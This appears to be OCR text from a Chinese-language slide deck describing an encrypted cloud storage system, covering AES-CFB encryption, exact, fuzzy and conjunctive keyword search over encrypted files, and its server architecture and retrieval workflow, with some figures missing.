- AES加上CFB mode的優點：
- 1. 隱藏明文模式
- 2. 可以轉換為Stream Cipher
- 3. 並可以即時加密傳送比Block Size小的數據

搜尋能力

搜尋能力

- 英文方面提供
- 準確關鍵字查詢(Exact Keyword Search)：
  可搜尋使用者自己新增的關鍵字或是檔案內容的單字。
  - 例如：Authentication

搜尋能力

- 模糊關鍵字查詢(Fuzzy Keyword Search)：
  在英文中相同意思的單字會因為詞性不同，拼法而有所不同，模糊字搜尋可搜尋同字首的關鍵字。
  - 例如搜尋 Authentic*
  - 可找到 Authenticate, Authenticates, Authenticating, Authenticated, Authenticator, Authenticatee, Authentication, Authenticity, Authenticability

搜尋能力

- 聯集交集關鍵字搜尋(Conjunctive Keywords Search)：

  可搜尋聯集或交集的關鍵字

  - 例如可以搜尋同時出現Cloud及Storage的檔案
  - Cloud AND Storage
  - 也可以搜尋含有Security或是Authentication的檔案
  - Security OR Authentication

搜尋能力

- 在英文的部分還提供了拼字檢查(spelling check)可以幫使用者檢查英文拼字是否正確。

搜尋能力


- 在中文方面提供
- 準確關鍵字查詢(Exact Keyword Search)
  - 哈囉中文
- 聯集交集關鍵字查詢(Conjunctive Keywords Search)
  - 哈囉 中 文

使用性

使用性


- 效率
- 基本儲存空間
- 全文檢索功能

使用性 - 內件Parser




系統架構設計


系統架構設計



系統架構設計


IIS 7
Pool of service providers
APP
OS
APP
OS
APP
OS
APP
OS
Citrix XenServer VMM
SQL
DataBase
Load Balancer
&
Firewall
Mobile
User
Desktop
User
Remote
User
Storage Provider
Disk Array


系統架構設計



Authentication
Client
Retrieval Workflow
Keywords
Key Generation
key1
key1
key2
Create Secure Index
Original Document
Generate Query
Decrypt query result to obtain answer
Download file from storage provider
Crypto Library
Uncompress
Submit the query and wait for result
Service Provider

